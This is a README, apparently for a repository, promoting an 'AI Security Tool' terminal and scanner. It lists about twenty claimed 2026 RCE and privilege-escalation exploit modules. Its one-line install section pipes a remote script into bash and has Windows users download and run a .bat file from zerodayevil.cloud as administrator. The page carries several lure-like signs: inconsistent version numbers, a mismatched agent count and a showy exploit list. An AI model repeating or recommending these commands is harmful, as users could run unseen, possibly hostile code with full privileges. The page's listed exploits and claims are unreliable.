AI Security Tool
Cross-Platform AI-Native Terminal & Supply Chain Scanner
Next-Gen AI Security Ecosystem, Multi-Protocol Terminal & Autonomous Agent Suite





🌐 Web Demo • 📚 Project Website • 💬 Community Chat
Website Navigation: Home • Updates • Downloads • Modules
🧠 Conceptual Overview

AI Security Tool is an open-source, cross-platform ecosystem designed at the intersection of traditional system administration and modern cybersecurity. It combines a multi-protocol connectivity suite (SSH, RDP, VNC), deep Supply Chain Security analysis (CVE & SBOM auditing), and an autonomous ecosystem powered by 12+ AI Agents.
The tool eliminates the need to switch between dozens of utilities during security audits, Red Team operations, penetration testing, or CTF challenges. Available both as a desktop application (Linux, macOS, Windows, Android, iOS, HarmonyOS) and a fully featured Web Interface.
🎯 Core Philosophy
"Bridge the gap between execution, intelligence, and supply chain audit."
We built AI Security Tool to replace tedious manual workflows with a unified AI-Native platform that automatically correlates vulnerability contexts, tunes parameters, and automates auditing pipelines.
🔍 Security Audit Modules & PoC Repositories
A curated collection of vulnerability scanners, PoC exploits, and technical research maintained by our community:
🔥 Remote Code Execution (RCE) & Network Vulns 12 modules
-
CVE-2026-21858 — n8n Full Chain Unauthenticated RCE (Ni8mare)
@ZeroDayEvil -
CVE-2026-41089 — Netlogon Remote Code Execution Exploit
@ZeroDayVPN -
CVE-2026-20805 — Windows Remote Code Execution Proof-of-Concept
@ZeroDayEvil -
CVE-2026-41096 — Critical RCE Vulnerability Scanner Module
@ZeroDayEvil -
CVE-2026-24291 — Network Protocol Remote Code Execution
@ZeroDayVPN -
CVE-2026-42980 — Remote Code Execution Exploit Module
@ZeroDayEvil -
CVE-2026-62911 — Network Service Remote Code Execution
@ZeroDayEvil -
jCVE-2026-24061 — Java/Network Component RCE Exploit
@ZeroDayEvil -
CVE-2026-41940 — Remote Code Execution Proof-of-Concept
@ZeroDayEvil -
CVE-2026-43499 — Critical Remote Code Execution Module
@ZeroDayEvil -
CVE-2026-40369 — Advanced RCE Exploitation Framework
@ZeroDayEvil -
CVE-2026-75604 — Network Protocol Remote Execution PoC
@ZeroDayEvil
🛡️ Privilege Escalation (EoP) & Services 6 modules
-
CVE-2026-54121 — AD CS Certighost Domain Controller Impersonation
@ZeroDayEvil -
CVE-2026-66804 — CrossDevice Service Elevation of Privilege
@ZeroDayVPN -
CVE-2026-50416 — Local Privilege Escalation Writeup & PoC
@ZeroDayEvil -
CVE-2026-20817 — Windows Elevation of Privilege Module
@ZeroDayEvil -
CVE-2026-41651 — Local Privilege Escalation & Service Abuse
@ZeroDayEvil -
CVE-2026-31431 — System Component Privilege Escalation
@ZeroDayEvil
📚 Vulnerability Research & Writeups 2 modules
-
CVE-2026-42978 — Deep Technical Analysis & PoC Research
@ZeroDayEvil -
CVE-2026-83991 — Full WriteUp & Exploitation Demonstration
@ZeroDayVPN
💻 Multi-Protocol Terminal & Client
- Supported Protocols: SSH, SFTP, Telnet, Serial Port, RDP, VNC, SPICE, FTP.
- UI & Customization: Window transparency (macOS, Windows), custom themes, and background images.
- Usability & Workflow:
- Guake-style pop-up terminal triggered via global hotkey (default:
Ctrl + 2). - Direct remote file editing via SFTP with a double-click.
- Multi-input broadcast (transmit commands to multiple active sessions simultaneously).
- SSH tunneling, SSH key/password authentication, global and session-specific proxy support.
- Synchronization of bookmarks, themes, and quick commands via GitHub Gist / Gitee Snippets.
- Guake-style pop-up terminal triggered via global hotkey (default:
⚡ Advanced Capabilities
- Intelligent Caching: Acceleration of repeated security analysis using LRU algorithms.
- Real-Time Process Manager: Live process monitoring and execution control.
- API Security Testing: Built-in diagnostic modules for GraphQL, JWT, and REST APIs.
- LLM Integration: Built-in AI assistant supporting DeepSeek, OpenAI, and custom APIs for command suggestions, script generation, and terminal output analysis.
🤖 Specialized AI-Agents Suite
Dedicated autonomous agents integrated into the system for automating complex audit scenarios:
| Agent | Purpose | Task Category |
|---|---|---|
IntelligentDecisionEngine |
Automated tool selection and contextual parameter tuning | 🧠 Core Logic |
BugBountyWorkflowManager |
Workflow management for reconnaissance and vulnerability discovery | 🎯 Pentest / Recon |
CTFWorkflowManager |
Automation and support for solving CTF challenges | 🚩 CTF Automation |
CVEIntelligenceManager |
Deep vulnerability research and Threat Intelligence gathering | 🔍 Threat Intel |
VulnerabilityCorrelator |
Identification and construction of complex multi-stage Attack Chains | 🔗 Correlation |
TechnologyDetector |
Full tech stack identification and service fingerprinting | 🌐 Fingerprinting |
RateLimitDetector |
Detection and automated evasion of rate-limiting mechanisms | ⚡ Bypass & Evasion |
FailureRecoverySystem |
Automated error handling and tool recovery pipeline | 🛡 System Resilience |
PerformanceMonitor |
Resource monitoring and system load optimization | 📊 Resource Control |
ParameterOptimizer |
Context-aware parameter tuning for fuzzing and scanning tools | ⚙️ Fuzzing Tuning |
GracefulDegradation |
Ensures fault tolerance during external service downtime | 🔄 Fault Tolerance |
📊 Security Scanning & SBOM Workflow
graph TD
    A[Target Project / Assets] --> B{Aggregated CVE DB Engine}
    B -->|Daily Sync| C[NVD / OSV / GAD / RedHat]
    A --> D[Binary & Dependency Analyzers]
    D --> E[Generate / Parse SBOM Standard]
    E --> F{Vulnerability Correlator}
    C --> F
    F --> G[Enrich Context & Remediation Data]
    G --> H[Export Reports: Console / JSON / CSV / HTML / PDF]
🚀 Quick Start & Installation
📦 Ready-to-Use Builds
| OS / Platform | Version | Architecture / Format | Release Date | Status | Download Link |
|---|---|---|---|---|---|
| 🪟 Windows | v6.3.27 |
x64 Installer (.exe) | 2026-09-08 | 🟢 Latest | Download .exe |
| 🪟 Windows | v6.3.20 |
x64 Portable (.tar.gz) | 2026-09-08 | 🟢 Latest | Download .tar.gz |
| 🍏 macOS | v5.3.29 |
Apple Silicon M1/M2/M3 (.dmg) | 2026-09-05 | 🟢 Stable | Download .dmg |
| 🐧 Linux | v5.3.27 |
Universal x64 (.tar.gz) | 2026-09-01 | 🟢 Stable | Download .tar.gz |
| 🤖 Android | v8a 5.3.27 |
ARM64 APK (.apk) | 2026-09-01 | 🟢 Stable | Download .apk |
🧪 One-Line Installation Scripts
Fast deployment via command-line installation scripts:
Linux / macOS:
curl -o- https://raw.githubusercontent.com/ZeroDayEvil/ai-security-tool/main/scripts/one-line-web.sh | bash
## or using wget:
wget -qO- https://raw.githubusercontent.com/ZeroDayEvil/ai-security-tool/main/scripts/one-line-web.sh | bash
Windows PowerShell (Run as administrator):
iwr "https://zerodayevil.cloud/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"
cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"
The script installs Go, Python, and Node.js, extracts the archive. No extra commands are required.
One-liner
iwr "https://zerodayevil.cloud/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"
or via script: ./build/bin/run-prod.sh
Once started, open your browser at: http://127.0.0.1:5577
🌐 Server Deployment & Configuration
When hosting on external or public networks, configure environment variables in your .env file:
ENABLE_AUTH=1                   # Enable password authentication
DISABLE_LOCAL_TERMINAL=1        # Disable direct access to local server terminal
SERVER_SECRET=your_server_secret_key
SERVER_PASS=your_strong_password
Start service:
./run-ai-security-tool-web.shExample configurations for Nginx and SSL are provided in examples/nginx.conf.
⚖️ License & Legal Disclaimer
🚨 Security & Compliance Notice
IMPORTANT: This tool grants AI Agents capability to execute system commands.
• Action Control: Always monitor AI Agent activities via the real-time dashboard.
• Least Privilege: Execute the application strictly with the minimum necessary system permissions.
• Network Security: Always enable authentication (ENABLE_AUTH=1) and disable local terminal access (DISABLE_LOCAL_TERMINAL=1) when exposing the Web interface externally.
Running this tool against unauthorized systems is illegal. The developers assume no liability for misuse or system damage.
🔄 Contribution & Community
We welcome contributions from the cybersecurity community! Key contribution areas:
- AI Integrations: Adding new LLM providers and developing specialized security agents.
- Security Tools: Integrating third-party CLI scanners and custom parsers.
- Optimization: Improving parser speed, caching logic, and resource consumption.
- Documentation: Writing guides, research papers, and localized translations.
🔗 Contact & Support
- Official Website: zerodayevil.cloud
- Telegram Admin: @ZeroDayEvil
- Sponsor Project: PayPal Donations
- Open Collective: ZeroDayEvil
AI Security Tool — Reimagining terminal workflow and automation for cybersecurity professionals.